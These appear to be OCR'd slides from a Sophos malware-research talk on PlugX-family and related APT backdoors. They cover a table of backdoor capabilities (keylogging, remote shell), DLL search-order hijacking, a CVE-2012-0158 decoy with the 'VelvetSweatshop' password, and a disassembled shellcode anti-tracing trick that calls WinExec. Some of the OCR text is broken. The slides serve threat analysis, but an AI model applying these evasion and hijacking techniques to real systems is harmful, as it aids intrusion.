


3_1.pdf


Backdoor functions

Function name	Functionaity
Disk	Get drive information (type, free space) Enumerate files Create Directory Create/Modify file Copy/Delete/Move/Rename files Execute files
KeyLog	Log keystrokes to file %ALLUSERSPROFILE%\SxS\NvSmart.hlp
Nethood	Enumerate shared network resources
Netstat	Set TCP connection state Enumerate UDP and TCP connections
Option	Lock workstation Logoff/Reboot/Shutdown workstation Display messagebox
PortMap	Perform port map
Process	Terminate process Enumerate processes and modules Get process and module information
RegEdit	Enumerate/Create/Delete registry entries
Screen	Capture screenshot
Service	Get service information Change service configuration Start service Control service Delete service
Shell	Create remote shell
SQL	List SQL drivers List SQL data sources Execute SQL command
Telnet	Create telnet connection


Simple components – (v. 6.0)



Dll search order hijacking: clean application loading malicious DLL



Digitally signed clean loaders



DLL search order hijacking elsewhere

Tusmed (Plugx spinoff project)

- Payload dropped to %WINDOWS%\ ntshrui.dll, loaded by explorer.exe
- Payload dropped to %WINDOWS%\wdmaud.drv, loaded by explorer.exe


Icefog

- Payload droppe by explorer.exe

Yaludle

- Payload droppe by explorer.exe

Plugx copycat




SOPHOS

BLame

(a.k.a. Mgbot, Mgmbot)

Decoy document



CVE-2012-0158

Seen in China, Myanmar, Korea

Encrypted Excel workbook with hardcoded default password:


- http://nakedsecurity.sophos.com/2013/04/11/password-excel-velvet-sweatshop/

"VelvetSweatshop"


Shellcode anti-tracing trick

```
   sub     al, 0E8h ; 'þ'
   jz      short loc_22549              ; shift GlobalAlloc entry by 7
   jmp     short loc_22553              ; shift GlobalAlloc entry by 5
; ---------------------------------------------------------------------------

loc_22549:                              ; CODE XREF: seg000:00022545↑j
   add     dword ptr [ebp+14h], 7       ; shift GlobalAlloc entry by 7
   add     dword ptr [ebp+30h], 7       ; shift WriteFile entry by 7
   jmp     short loc_2255B
; ---------------------------------------------------------------------------
        add     dword ptr [ebp+2Ch], 5       ; modify the saved export address to skip the first 5 bytes
        jmp     short loc_2270A
loc_
   a   ; ============== S U B R O U T I N E =======================================
   a
       ; Attributes: bp-based frame

       call_WinExec proc near                   ; CODE XREF: seg000:loc_2270A↓p
          mov     esi, ebp
          mov     edi, edi
          push    ebp                           ; compensate skipped prologue
          mov     ebp, esp
          jmp     dword ptr [esi+2Ch]           ; WinExec
       call_WinExec endp

       ; ---------------------------------------------------------------------------

